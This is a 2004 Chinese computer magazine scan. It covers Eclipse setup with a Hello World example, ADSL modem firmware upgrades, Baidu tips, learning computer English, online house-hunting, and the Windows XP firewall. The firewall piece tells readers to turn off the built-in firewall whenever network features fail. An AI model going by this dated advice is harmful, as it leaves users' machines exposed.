Eclipse就是这样一个开发工具——开放源代码、免费、优秀的厂商支持，并且拥有丰富的扩展资源。

Eclipse

1.Eclipse的历史

Eclipse的前身是IBM的Visual Age for Java(简称VA4J)。把这个项目免费赠送给Eclipse社团(www.eclipse.org)前，IBM已经投入超过四千万美元进行研发。Eclipse社团的创始人还包括Borland、Merant、QNX Software Systems、Rational Software、Red Hat、SuSE、TogetherSoft和Webgain，后来加入的还有Oracle等公司，实力相当雄厚。如今，IBM通过附属的研发机构Object Technologies International(简称OTI)，继续领导着Eclipse的开发。

> **黄糖故事**
>
> OTI的传说
>
> **OTI是杰出的面向对象开发工具的研究组织。早在1988年，他们对Smalltalk已经有了深入研究。在本刊2004年第11期《Java咖啡馆(1)——叹咖啡》的黄糖故事中我们已经介绍过，Smalltalk是第一个完全面向对象的动态计算机程序设计语言。1996年加入IBM后，他们推动了IBM著名的Visual Age系列开发工具的生产。实际上，IBM当时的VA4J是用Smalltalk编写的，并且为Java融入了许多Smalltalk的先进理念，比如没有“文件”的概念，版本控制被提高到方法学的层次。**

Eclipse可以看做VA4J的Java语言实现，但并没有受到Smalltalk太多的影响和制约。为了更加实用，Eclipse去掉了一些纯OO(面向对象)的元素，在理想主义与实用性之间找到了一个很好的平衡点。虽然这使得一些纯OO的追随者伤心欲绝，但结合实际应用、聆听用户的声音，或许这正是Java如此成功的根本原因吧。

2.Eclipse的构架

如果把Java开发者比作铁匠，那么把Eclipse比作铁匠铺就再合适不过了——你不但能够制作产品，还能够打造开发工具。

当下载了Eclipse，你直接接触到的是：

★用来编辑和调试Java源代码的Java开发工具箱(Java Development Toolkit，简称JDT)，功能相当于IDE，用来开发产品。

★可以扩展Eclipse本身的插件开发环境(Plug-in Development Environment，简称PDE)，好比Winamp等多媒体播放器的插件开发包，用来打造开发工具。

实际上，Eclipse的基础是Eclipse平台(Eclipse Platform)，提供软件开发工具集成的服务，而各种开发工具，包括JDT和PDE，都是用插件的形式提供的。插件设计使得Eclipse具有开放式可扩充的结构。比如，你想开发C/C++程序，装一个C开发工具(C Development Toolkit，简称CDT)插件代替JDT即可。同理，通过开发相应插件，Eclipse也可以用来开发微软的C#程序。Eclipse设计的优美之处在于，除了小部分运行的核心，其他都是插件(见图1)。

通过插件机制，Eclipse体现了一种主观能动的态度：它




图1　Eclipse 的构架

提供给你一个开放的平台、一个平等参与的机会，以及一些需要遵守的总体规则，然后你尽可快意恩仇，以出人意料但又令人拍案叫绝的方式来使用 Eclipse。如果你有新的需要而 Eclipse 没有满足，自己动手做个插件吧，不但丰衣足食，对整个 Eclipse 社群也是直接的贡献。

主观能动并非开发工具的惟一态度。与 Eclipse 竞争的开发工具，比如 Borland 公司的 JBuilder，采用的是另一种做法：你支付高昂的费用，Borland 提供一个近乎全能的 JBuilder——包括支持 Eclipse 不内建提供的 JSP(服务器端动态网页技术)、EJB(一种企业级数据持久技术)和 Web Services(Web 服务)的开发。如若你要求新的功能，你可以告诉善于聆听用户意见的 Borland，或许他们会在下一个版本中加上新特性满足你的要求。当然也可能完全不理你，认为你的需求不足以令他们开发一个新特性。Borland 公司的态度充满了商业的严谨，JBuilder 也堪称经典，但 Eclipse 的那种潇洒和自由，用户的那种强烈的归属感，溢于言表。

3.开放源代码

Eclipse 是一个开放源代码的软件，是以 Common Public License (简称 CPL)授权形式发布的。开源通常意味着免费，Eclipse 也不例外。

虽然 Eclipse 是一个开放源代码的项目，但由 IBM 这样一个商业主体领导着项目的开发，这一点跟普通的趋于无政府主义的开源软件有所区别。实际上，CPL 授权旨在促进 Eclipse 平台上的商业应用，呈现一个基于 Eclipse 的免费和商业软件共存的系统。

公开源代码的一个自然结果，就是 Eclipse 开发者一直在听取用户的意见——实际上，Eclipse 开发者本身就是 Eclipse 最忠实的使用者。而 Eclipse 开发者中，不乏 IBM 的杰出科学家，所以其品质及理念极为出色。当初 Eclipse 2.1 发布时，曾经出现过“哄抢”的惨烈局面——下载量太大导致服务器带宽不够，要想在第一周内得到一份拷贝，也不是那么容易！

4.丰富的扩展资源

Eclipse 是软件开发者的铁匠铺，炼炉、铁砧以及锤子，一应俱全。就像铁匠用已有的工具打造钳子等新工具一样，你还可以用 Eclipse 开发 Eclipse 的插件来扩展其功能。得益于在 Java 社团中极高的知名度以及开源的本质，很多个人或者厂商提供了许多工具来扩展 Eclipse，比如开发 J2EE、UML 建模等插件，很少有找不到相应功能的插件。此外，大多数工具都是免费的。

Eclipse 的获取与安装

1.下载并安装 Eclipse

下载Eclipse的网页是http://www.eclipse.org/downloads/index.php。鉴于令人朝思暮想的 Eclipse 3.0 Release 于 2004 年 6 月 25 日左右发布，我们这里将采用 Eclipse 3.0 M9 Stable Build 进行讲解。Windows 版本的文件名是 Eclipse-SDK-3.0M9-win32.zip，约 85.3MB。

安装 Eclipse 异常简单，把 ZIP 包中的 Eclipse 目录解压缩到 C 盘根目录中即可。

黄糖故事

关于开源软件版本的行话

许多开源软件都有若干约定成俗的版本称谓，好比行当黑话，不了解会吃大亏。

Release:实现承诺的特性，并且通过彻底测试的稳定版本。这种版本一般非常健壮，并且拥有许多可以配合使用的第三方软件，适合开发商业项目。在这篇文章撰写之时，Eclipse 的最新 Release 版本是 2.1.3，于 2004 年 3 月 10 日发布。Release 相当于 Windows 正式版。

Stable Build:新的 Release 版本一般要经过若干个开发周期，在此期间，如果某个版本经过测试相对稳定，开发人员便会把它发布成 Stable Build，供渴望尝试新特性的用户在第一时间体验。相当于 Beta 测试版本的 Windows。

Integration Build:当 Eclipse 开发人员开发出稳定部件时发布的版本，当然不能保证部件之间能够友善合作。如果可以，则将升级为 Stable Build 发布。不推荐普通用户下载使用。

Nightly Build:每夜构筑的版本，是自动工具每天晚上通过自动编译得到的版本，方便开发者之间交流。这种版本的稳定性没有任何保障，不推荐用户下载使用。

2.启动 Eclipse

你必须安装了 J2SE 1.4 以上的 SDK 或 JRE 才能运行 Eclipse，具体安装方法请参考本刊 2004 年第 12 期《Java 咖啡馆(2)——第一杯咖啡》一文。一切就绪后，双击“C:\Eclipse\Eclipse.exe”便能启动 Eclipse 了。首次启动 Eclipse，会让你配置工作区，选择默认即可(见图 2)。




图2　配置工作区

用Eclipse开发Hello World!

让我们通过Hello World!程序来体验地道的Java开发。

第一步:新建Java项目

选择“File→New→Project...”，选择“Java Project”，点击“Next”，便打开了“New Java Project”向导。在“Project name”中填入“HelloWorld”，不需要进行其他设置，直接左击“Finish”按钮。

第二步:新建HelloWorldApp类

选择“File→New→Class”，在“New Java Class”向导中的Name框中输入“HelloWorldApp”，并且在“public static void main(String[] args)”选项前面打上勾。

这时，向导会有一个提示，由于项目简单，不需要用到package，所以不必理会。最后按下“Finish”按钮。这时你会发现，上期连载中的Hello World!程序框架代码已经自动生成。这就是Eclipse的代码生成(Code Generation)特性(见图3)。



图3　New Java Class向导

第三步:添加打印语句

与上回连载中的代码相比，现在仅仅缺少一句输出“Hello World!”字样的语句:

System.out.println("Hello World!");

让我们看看Eclipse中如何快速输入。

首先把光标移动到“main”函数那行的“{”后面，回车，光标会自动跳到下一行并且多一个Tab位的缩进，自动保持代码的美观。现在输入“System”，注意“S”大写。然后输入“.”，这时你会发现自动弹出一个菜单，显示了“System”所有成员变量和方法！接着输入“o”，弹出菜单会自动过滤以“o”打头的成员变量和方法，所以只剩下“out”了，只要按下回车，“out”便自动加到“.”的后面。继续输入“.”，又会跳出菜单显示“out”的方法(见图4)。由于“out”的众多方法中叫做“print”的很多，你可以直接输入“println”或在下拉菜单中搜索，并按下回车。这时，你会发现“println”后面的括号都自动生成了。把光标移动到括号里面，输入引号，Eclipse会自动给你添加另外一半引号。在两个引号中间输入“Hello World!”。最后把光标移动到这行的最后，输入“;”号。



图4　代码完成功能

虽然叙述起来很罗嗦，但你自己操作一遍就能体会这样的编码有多舒服。这就是Eclipse的代码完成(Code Completion)功能。代码完成能够:

★通过自动过滤加快输入的速度;

★通过选择与回车键选择的方式来避免输入错误;

★当你记不清某个类的成员变量或者方法时可以有效地提示你。

这里还有一个实用的技巧:当你的源代码中存在语法问题，Eclipse编辑器会用红色大叉外加波浪线来标记，你可以根据提示随时修正。

第四步:运行Java程序

现在直接在Eclipse中运行这个程序，看看执行结果。

按下“Run→Run...”，Eclipse会弹出运行设置向导，询问运行配置。这个程序是一个Java程序，所以在Configurations里面选择“Java Application”，然后按下“New”按钮。当Eclipse创建好配置以后，你只需要按下Run便能够看到结果了(见图5)。




图5　直接在Eclipse中查看运行结果

小结

实际上，Eclipse博大精深，而且蕴含许多精辟的方法与概念，是许多IBM科学家多年积累的经验。但由于Java咖啡馆主题还是Java语言，不能让Eclipse喧宾夺主，然而Eclipse中的许多哲学思想通用于软件开发，很多软件方法与技术令人爱不释手。希望你有时间能多多把玩Eclipse，这个软件丝毫不亚于几千美金的商业软件！最后，推荐阅读Jim D'Anjou等人撰写的《Using Java Development Tools in Eclipse》一文，该文章的URL是http://www.awprofessional.com/articles/article.asp?p=31789，文章对JDT的使用有详细的介绍。

小编有话说:欢迎大家继续到作者的Weblog(http://garychan.3322.org)进行交流。如果你对Java咖啡馆某篇文章有感触想写几句，或对今后连载的题材有什么要求，首先请注册为Weblog用户，然后就能够登陆并且发言了。

CF [CXG01]

为 ADSL Modem 洗心革面

—— ADSL Modem 固件升级指南

■山东　陈俊杰

想不想打通ADSL Modem的路由功能？最近出现了攻击ADSL Modem的情况，怎么办？如果ADSL Modem存在不稳定、容易断流、发热量大等问题，难道非得换一台吗？其实这些问题往往只要升级一下固件程序就会迎刃而解。在本文中，我们将会对ADSL Modem的固件升级进行全面、详尽的介绍，其中有不少未被别人提及的关键细节。

ADSL Modem出厂时，其内部已经设置了最初的固件❶版本，由于最初版本可能会存在BUG(如安全性差、兼容性不好)、功能不完备(大多不支持路由功能)，或为了适应新的系统环境，厂商会不定期推出新的固件程序。如果你的ADSL Modem不好用或为了增加路由、防黑功能，不妨考虑升级固件。

名 词 解 释

❶ 固件

固件的英文名称为Firmware，指固化在硬件内部的软件。固件中存储着硬件设备最基本的参数，为硬件提供最基础、最底层的服务支持。固件可在很多电子设备中找到，如刻录机、MP3、打印机、数码相机等。随着技术的发展，已经有越来越多的硬件固件采用了可擦写的芯片，用户只需要利用升级程序和相应的升级数据，就可以实现固件的更新。

固件升级具有一定的风险，可能出现因操作不当或电脑故障，导致ADSL Modem损坏的现象，所以如果ADSL Modem目前状态良好，而且你也不想为它增加一些新功能，则建议不要进行升级！固件升级过程在产品说明书或商家的网站一般可以找到，这里仅就升级需要注意的几个关键点加以说明。

关键点之一:升级前的准备

(1)要检查一下ADSL Modem的型号，看看是否能够升级，而且只有明确了型号，才能到网站上下载正确的升级版本。ADSL Modem的型号可在设备底部或说明书中找到。

(2)要明确ADSL Modem现有的固件版本号，一般进入WEB配置页面即可看到(现在市场上卖的ADSL Modem都可以进入该页面)。进入方式在附带的说明书中有详细说明，一般就是在浏览器地址栏输入ADSL Modem的IP地址(如192.168.1.1)，回车后输入用户名和密码即可。

(3)要保证电源稳定，在升级时千万不能发生突然断电的情况，否则会损坏ADSL Modem的芯片。另外，在升级前最好关闭所有无关的应用程序。

(4)要明确该ADSL Modem的升级软件，绝对不能使用其他公司的升级软件。你可以到产品官方网站上详细查看说明，正确使用升级软件。同时，不管采用哪种升级方式，都需要先将升级文件下载到本地硬盘，然后再完成升级过程 。

(5)最好拔掉接在ADSL Modem上的电话线，特别是当开启了路由功能时。同时，最好能够将Modem恢复到出厂时的设置，可以通过ADSL Modem上的复位按钮来恢复，详见《电脑爱好者》第11期的《宽带共享上网经典方案》一文。

(6)由于在升级后，ADSL Modem的MAC地址可能发生改变，从而会出现不能登录网页的问题，所以要先将MAC地址记录下来，一般来说在设备的标签上就有MAC地址，如果没有的话，可按下列方法获得。第一种方法:登录WEB管理页面，在LAN页面中可以找到MAC地址，将它记录下来即可;第二种方法:选择“开始→运行”，输入“cmd”进入“命令提示符”模式，执行“arp －a”命令，就会显示出MAC地址(见图1)。




图1

(7)在升级前尽可能地将原有的固件进行备份或下载较低版本的固件程序，这样当升级出现问题或不满意新版本时，可方便地恢复到原有版本。备份固件可使用下列命令:tftp -i 192.168.1.1 get teimage.bin，这个命令适用于采用Viking芯片的ADSL Modem。对于不同品牌的设备，其默认的IP地址不一样，所以在备份时要修改IP地址。备份完毕后，会得到一个名为teimage.bin的文件，里面包含的就是设备原有的固件信息。

关键点之二:选择升级方式

ADSL Modem的品牌不同，其固件升级方式也可能有所不同，一般来说，不外乎使用TFTP软件、使用WEB配置页面、

使用专用软件这三种方式。

(1)使用 TFTP 软件升级

需要专门的升级程序，一般附带在固件升级程序包中，如伊泰克 TD-2001 ADSL Modem 就使用了专门的 TFTP 升级软件，用户可到 http://www.etek-td.com/download/TftpUtil_CN.zip 下载。运行升级程序，首先输入 ADSL Modem 的初始密码和 IP 地址，然后点击“查找”按钮找到已经下载到硬盘中的升级文件，最后点击“开始下载”按钮(见图 2)，不一会儿就会弹出升级成功的对话框。



图 2

小提示

在升级完成后，ADSL Modem 内部程序需要 20 秒的更新时间，在此过程中，一定不要断电。20 秒后，ADSL Modem 会自动重启，这时升级才算真正成功。

(2)使用 WEB 方式升级

不需要其他软件，只要登录 ADSL Modem 的 WEB 配置页面即可进行升级，如 ZXDSL 831(B 系列)蓝色立式 ADSL 就采用了 WEB 配置页面方式进行升级。首先登录 Modem 的 WEB 配置页面(登录方式在附带的说明书中有详细说明，在此不再赘述)；然后依次进入“Admin→Local Image Upgrade”，点击“浏览”按钮定位到最新的固件版本文件；最后点击“上载”按钮即可(见图 3)。

(3)使用专用软件升级

对于采用 Viking 芯片组的 ADSL Modem，如华硕的 6000EV 系列、实达 2100EH 系列产品，还可以使用热心网友编写的专用升级软件来进行固件备份或升级，下载地址是 http://www.newhua.com/cfan/200413/up.rar。这是个非常实用的小软件，运行界面非常简洁(见图 4)。首先正确填写“设备地址”，即 ADSL Modem 的 IP 地址；然后点击“浏览”按钮，定位到最新版本的固件文件；最后点击“上传”按钮，上传完毕后升级也就完成了。另外，还可以点击“下载”按钮将原有的固件文件备份下来。



图 3



图 4

关键点之三:升级完成的善后工作

固件升级后，ADSL Modem 的 MAC 地址会发生改变，此时将不能登录网页，所以要先修正 MAC 地址。执行“telnet 192.168.1.1”命令，并输入用户名和密码登录 ADSL Modem；然后执行“do serialize ****** ”命令，其中“******”就是先前记录下来的原有 MAC 地址，回车后设备会重新启动，此时设备的 MAC 地址就被成功修改了。

关键点之四:如果升级失败

此时千万不要断开 Modem 的电源，应该试着按下 Modem 的复位按钮(一般在 Modem 的后面板)进行复位，比如：SpeedTouch Home Plus 511 可以按下其前面板的小圆按钮 10 秒钟，如果幸运的话，Modem 可以恢复原来版本的固件程序，你可以试着再次升级。如果复位的方法不行，那么可以尝试用较低版本的固件程序进行更新。

ADSL Modem 型号多多，哪些应该升级？升级后有什么好处呢？这里列出常见 ADSL Modem 固件升级的资源(见附表)，让大家能做到有的放矢。CF [WL01]

附表

ADSL Modem 型号	固件版本	升级的部分好处(详见官方网站)	下载地址
伊泰克 TD-2001	3.08beta2	稳定性和兼容性大大增强，可以开启路由	http://www.etek-td.com/download/t60m10406_13_td2000917_26twa3_08b_full.zip
阿尔卡特 SpeedTouch Home Plus 511	4.2.5.0.0	稳定性增强，发热量减小	http://www.haixing.net/alcatel-soft/lls6_4250_upgrade_wizard.rar
中兴 ZXDSL 831 (A 系列)白色卧式	2.1.a_A02	主要解决了目前存在的安全性问题	http://support.zte.com.cn/ftpdata/adsl/adsl831V2.1.a_A02.zip
中兴 ZXDSL 831 (B 系列)蓝色立式	V3.0.a_B02	提高了安全性能	http://support.zte.com.cn/ftpdata/adsl/ZXDSL831V3.0.a_B02.zip
晨兴网络快车 SR-DSL-AE	2.91	开启路由	http://www.sunrise-sh.com/sunriseold/download/291CG-tftp.zip
实达 2110EH 3.5x 系列	CA8XR	支持端口映射功能，增加了 NAT 选项	http://www.amigo.com.tw/download/ca8xr/ca8xr.zip
华硕 AAM6000EV 系列银灰和乳白色	71205a20	支持内置拨号	http://www.asus.com.cn/pub/ASUS/comm/ADSL/AAM6000EV_upgrade.zip
华硕 AAM6000EV A/E A/J A/G1 A/G3 A/G5	防火墙补丁	开启了防火墙内 IP 过滤功能	http://www.asus.com.cn/pub/ASUS/comm/ADSL/Firewall_enable(update2).zip

CFAN 收藏家

数字一夏

夏天来了，很多学生朋友都放暑假了，除了和朋友聚聚、去书店买点书或者去游泳外，大多时间还是待在家里。在家能做点什么呢？除了学习之外，不妨听听歌、上上网、玩玩游戏，在电脑上过一个“数字暑假”吧！

■江苏　阿峰

关键词:降温、驱蚊、防暑

CPUCool 7.2.12 是一款经典的降温软件，可以监视 CPU 的温度、风扇转速、主板电压，达到降温目的。下载地址：http://crc.onlinedown.net/down/cpucool9.exe。

夏天最讨厌的就是蚊子了，一不留神就被它叮上一口，我们可以从网上下载一个“**电子蚊香**”(见图1)。它的工作原理很简单，就是通过电脑发出与蚊子的天敌(如蜻蜓、蝙蝠)相同频率的声音，达到驱蚊目的。下载地址：http://nj2.onlinedown.net/down/fixwww2.zip。



图 1

防暑有六宝，夏天应该多吃啥:http://www.sznews.com/n/ca408679.htm。夏天最好准备一些清凉油之类的**防暑药:**http://glivec.bonsoft.cn/jkkt/zyzy_03.htm。

关键词:读书、书屋

现在网上有很多免费的图书资源，这样就不必去图书馆了，在家即可享受好书带来的乐趣。

中国青少年新世纪读书网(免费阅读)：http://www.cnread.net

阳光书库(免费阅读)：http://www.9s9s.com/books

关键词:Flash、笑话、听歌

放一首歌曲、看一段搞笑的 Flash，已经成为很多人放松心情的方法，当然更是一个不错的消暑良方。

闪客帝国:http://www.flashempire.com

一个不能不提的 Flash 网站，闪客文化的发源地之一，网站收录了大量闪客高手的经典作品和各种最新的 Flash 动画，著名的“原创作品爬行榜”就出自这个网站。

网易动画站:http://cartoon.163.com

网易的 Flash 动画站是一个不错的看动画的好地方，有网易专辑、MTV 专辑、个人专辑、学习教程、新人作品等。

网易笑话站:http://joke.163.com/

里面收藏了很多笑话和漫画，还有一些搞笑的贺卡与软件。

听歌的网:http://www.yyue.net/

一个很不错的听歌小站，网站收藏了很多中外歌曲，而且都配有 Flash MTV。

关键词:奥运会、足球

今年夏天对体育迷来说一定是个节日，四年一度的欧洲杯和奥运会都将在这个夏天举行。

欧洲杯中文官方网站:http://cn.euro2004.com

可以从这里了解比赛的最新结果和动态，了解一些有趣的比赛新闻和花絮。如果你对欧洲杯的历史还不太了解，也可以来逛逛(见图2)。



图 2

搜狐雅典奥运会专题:http://2004.sports.sohu.com/

这里收集了很多关于此界奥运会的资料，如会徽、吉祥物和比赛场馆等，而且从这里可以了解到我国选手参加奥运会的第一手资料。

关键词:网络游戏、在线游戏

在暑假玩玩游戏是个不错的选择。随着宽带的普及，网上的游戏越来越多，而且很大一部分都是可以免费玩的。

一起一起上:http://www.17173.com

可以从里面找到很多我们想要的东西，如游戏客户端、游戏指南、游戏技巧等资料，而且可以第一时间了解关于网络游戏的重大新闻。

联众游戏:http://www.ourgame.com

联众游戏可以说是在线游戏的开山鼻祖了，通过联众游戏，可在网上和其他网友下棋、打台球、打升级等(见图3)。



图 3

如果不想被太阳晒得太黑的话，就乖乖在家过一个“数字暑假”吧^_^！希望以上内容符合大家的口味。CF [WL02]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之

红缨枪：埋藏在搜索中的宝贝

一般人用百度搜索引擎，觉得就是打开其新闻、图片、MP3等频道，输入关键词搜索即可。其实，仔细看看，百度搜索引擎中还藏有一个好宝贝。


1.用分类目录来收藏图片

张三对卡通人物和收藏品特别感兴趣，想搜索这两个方面的图片资料。我的天，在http://image.baidu.com中"米老鼠"、"唐老鸭"一个关键词一个关键词地查询，然后保存下来，实在是太费劲了。张三头弄晕了、眼搞疼了，也没完成多少。

百度分类目录的魅力在这时体现得淋漓尽致！在http://image.baidu.com点击"美女明星"，进入图片搜索分类目录页面http://www.baidu.com/search/image_star.html(见图)，分别点击"卡通人物"和"收藏鉴赏"看看，近百种卡通人物和收藏品会出现在你的眼前，蜡笔小新、机器猫、樱桃小丸子……应有尽有！

2.用分类目录把自己喜欢的MP3一锅端

李四好喜欢王菲的歌曲，用"南海姑娘"、"棋子"等关键词一个个搜索、下载实在是麻烦，而且关键词说不定还会不小心输入错误。想提高效率吗？在http://mp3.baidu.com中点击"歌手列表"，依歌手姓名的首字母找到歌手(王菲自然需要定位到W)并点击。哇！都是她的歌，用下载软件一锅端吧！还想要王菲的图片，还想了解王菲的新闻以及相关帖子？不用再费心，刚才那个页面全都有，自己找找吧。



3.用分类目录聚焦新闻热点

王五对财经特别关心，每天总要抽出时间看看相关新闻。简单！进入http://news.baidu.com，点击"财经"，当天的财经新闻就尽收眼底了。

除图片搜索、MP3搜索、新闻搜索有分类目录之外，百度的百度贴吧、网站等频道也提供了分类目录，将各类信息分类归纳在一起，查阅起来非常方便。强烈建议想批量获取某类信息的朋友采用！

小渔



两招学好计算机英语

搜索关键词：计算机英语 Guide Download Hardware Computer English

国外有很多不错的软件下载类网站(譬如http://www.download.com、http://fileforum.betanews.com等)，如果英语好的话，可以与最新的英文软件保持同步，甚至写出软件好文投稿到国内媒体。国外有不少很强的电脑应用类网站(譬如http://mess.be/、http://www.jsiinc.com/reghack.htm等)，如果英语好的话，可以提高自己的电脑应用水平，甚至翻译出国内独家电脑酷技。国外有一些知名的软硬件公司网站(譬如http://www.microsoft.com等)，如果英语好的话，可以……怎么这么多如果？要知道英语正是我的痛处！其实只要你有兴趣，并初步具备一定的英文水平，通过一段时间的学习与锻炼，你是完全可以在浏览计算机类英文网页、使用英文软件方面游刃有余的。

1.装备精良的武器

英文操作系统：为了尽快熟悉计算机英文词汇，建议装上英文操作系统。

英文词典软件：推荐使用金山词霸或Babylon-Pro，在浏览网页时这两款软件都可以实现即指翻译或右键翻译。

2.巧中取胜的方法

研读说明书(Introduction)和操作指导(User Guide)：在软件下载站、软件官方网站、软件帮助文档里一般都能找到软件的描述信息、使用步骤说明、常见问题解答，建议认真阅读一下，可以让你轻松了解电脑操作步骤的英文写法(如单击、双击、点击鼠标右键、运行、输入等词汇)。

整理重点词汇与句型：可以用Copy+Paste或手抄的方法将一些关键词汇和句子收集起来，没事拿出来看看，以后想做汉译英或撰写英文文档的朋友更应该如此。

相关链接

★Babylon-Pro支持中心(包括该软件常见问题Frequently Asked Questions、上手教程Step by Step等)：http://babylon.com/display.php?id=6&tree=6&level=1

★计算机词汇英语解释：http://www.hyperdictionary.com/computer

★几个不错的硬件类英文网站：http://www.tomshardware.com/、http://www.anandtech.com/、http://www.vr-zone.com/

★菜鸟MM一个月内晋升英文软件技术支持：http://www.newhua.com/cfan/200413/mm.htm CF [WL03]

网上租房 全面指导

■ 黄迎　白开水

在北京、上海等大城市租房真难! 到处贴广告、到处寻找出租信息，常吃亏不讨好，房子难以及时租到。面对这个老大难问题，我们不妨求助于网络。

虽然已经在北京生活好几年了，但租房对我来说仍旧是个问题。临时写一些小广告到小区去贴，不但累，而且命中率也不高；临时花中介费找房，不但有风险，而且也不一定就能找到合适的房子。如果一个人初到一个大城市，租房就更难了！面对这样一个老大难问题，更多的人是通过熟人介绍(笔者就时常与同学共享租房信息，在QQ群里和熟知的网友交流租房信息)来租房，不过有时候这条路也难以行得通。怎么办？让网络来辅助我们吧！

网上租房对很多朋友来说都是新生事物，而且偶尔也能在网上看到某某人在网上交易被骗之类的新闻。其实，在提高警惕、掌握一定技巧的前提下，用网络来帮助我们租房还是很可取的。

租房信息何处寻

租房信息一般来自以下几个方面：(1)专门的中介网站或中介连锁店、中介公司(一般也称为经纪公司)。如果承租人要查看出租人的联系方式或去看房，则需要交纳费用。(2)大型门户网站的房产频道或专业的租房网站。承租人通常都可以在这里找到一些免费的租房信息，有些网站也会收取少许的信息费(譬如一元钱一条)。对网友发布的出租信息，大家需要仔细辨认，除了要辨认是否为中介之外，最重要的是防止有人以出租房屋为借口采取一些非法行为。

租房过程演示

起始站:http://www1.soufun.com/

1.网上查询房源信息

进入首页后依次点击"北京→租房"。

(1)免费房源信息

可以在"出租十万火急"、"手机提交出租房源"、网页下端的"租赁互动BBS"中找到很多个人发布的免费房源信息，而且很大一部分都是真实的个人房源信息。

需要注意的是:有不少中介冒充个人来发布信息，所以如果你不想通过中介找房子，则最好在联系时问一下对方是否为中介。在联系之前，还有几招可以识破他们:①房屋的租金特别便宜，与市场价格差别很大；②查询联系电话是否在黑名单中，打开某房源页面之后，将对方的联系电话(不必输入区号)输入到"查询"按钮前的输入框中(见图1)，然后点击"查询"按钮即可。如果该电话号码为中介的电话，则会出现提示(见图2)。为了举报中介冒充个人发布信息、举报有欺骗行为的房主，可以投诉或进行黑名单登记，以防他人受骗。



图 1




图 2

(2)精选房源信息

如果你觉得通过个人发布的免费房源信息租房风险比较大，则可以在"精选个人出租房源"、"精选合租房源"下寻找房源信息，这些信息都经搜房网审核过的，可信度非常高，不过需要收取一定的信息费。精选个人出租房源信息查看费为1元/条，精选合租房源信息查看费为2元/条。如果你需要查看的条数太多，则可以考虑采取包月的形式订制出租房信息(包月25元，每天2至3条信息)，请大家参考http://sms.soufun.com/asp/sms/dzrentlist.asp。

附表:网上租房起始站

网址	提供服务	面向区域
在http://www1.soufun.com/首页查询或依次点击"城市名→租房"	个人发布的免费房源、搜房网确认过的个人一手房源(信息费一般为1到2元)、经纪公司房源	支持全国近50个城市
从http://house.sina.com.cn依次点击"城市名→租赁中心"	个人发布的免费房源、中介房源	支持北京、上海、广州、深圳
在http://www.anjia.com/首页查询或进入"租房"频道	个人发布的免费房源、中介房源	支持上海、苏州
http://www.zf160.com	个人发布的免费房源	支持深圳
http://www.5i5j.com	中介房源	支持北京、南京、杭州、天津、苏州、宁波、温州、太原、上海

小心 Windows 自带的防火墙

■ 湖南　罗宇飞

随着上网用户的急剧增加，网络安全问题越来越受到重视，微软公司从Windows XP开始也自带了防火墙，但是这个防火墙用不好也会带来一些意想不到的麻烦。

案例一：QQ 无法传文件

一次我要用QQ向别人传送一份文件，在对方点击“接收”后，文件不能传输，而他发给我的文件我却可以收。开始以为是QQ的版本不一致，升级后情况依旧，想到最近把Windows 98升级到了Windows XP，难道是Windows XP惹的祸？后来发现，在Windows XP的网络设置里多了个Internet防火墙，把它取消后即恢复正常。经过试验，发现该防火墙对语音聊天、视频电话也有影响。

关闭自带防火墙

关闭Internet防火墙的方法如下：

右击“开始”菜单中的“网上邻居”，选择“属性”，接着右击上网账户，选择“属性”，进入“高级”选项卡，把“Internet连接防火墙”下的勾去掉即可（见图）。



案例二：FTP 服务受阻

我在Windows 2003下架设FTP服务器，用内网的本机IP地址可以打开，但用Internet上的IP地址却不能正确打开，反复试了半个月都没找到问题所在，在网上发了帖子，也没有找到解决方案，倒是有人碰到了同样的问题。在我几乎要忍痛格式化硬盘重装系统时，忽然想起Windows 2003也有一个Internet防火墙，把它关闭后，FTP服务器就可以在Internet上正常使用了。

由于Windows自带的Internet防火墙在抵挡外界入侵时，也关闭了某些正常的操作，在进行拦截操作时并没有任何提示，出现问题后常常让人不得要领。因此大家在使用Windows XP、Windows 2003进行与网络有关的操作时，如果发现异常，可以考虑关闭Internet防火墙试试。推荐大家使用其他防火墙，它们运行时都会有相应提示，可以很方便地设置应用规则和安全级别。CF [WL05]

小资料

睁大眼睛选中介

挑选房屋中介公司的四大标准:http://news.soufun.com/2004-6-7/133398.htm
找中介避免受骗三诀:http://news.soufun.com/2004-6-7/142190.htm
租房当心四大骗术:http://news.soufun.com/2004-6-7/64246.htm

（3）中介房源信息

还有一种租房方法是通过“搜房帮出租房源”来租房，搜房帮实质上是向搜房网做出服务承诺的中介公司，需要交纳中介费用。

（4）房源信息搜索

除了直接浏览上述房源信息之外，还可以采取搜索或分类查找的方法获得房源信息。搜索方法有两种：①直接在“出租房源总查询”下输入房屋要求，然后点击“开始查询”即可（见图3）；②如果你想将房源信息按照“搜房帮”、“个人”分开，或者更精确地查找房源，则可以点击“房源精确查询请进”，然后设定查询条件。分类查找就是指点击“一居室”、“1000以下”、“地名”等链接进行关键词搜索。



图 3

2.联系上门看房

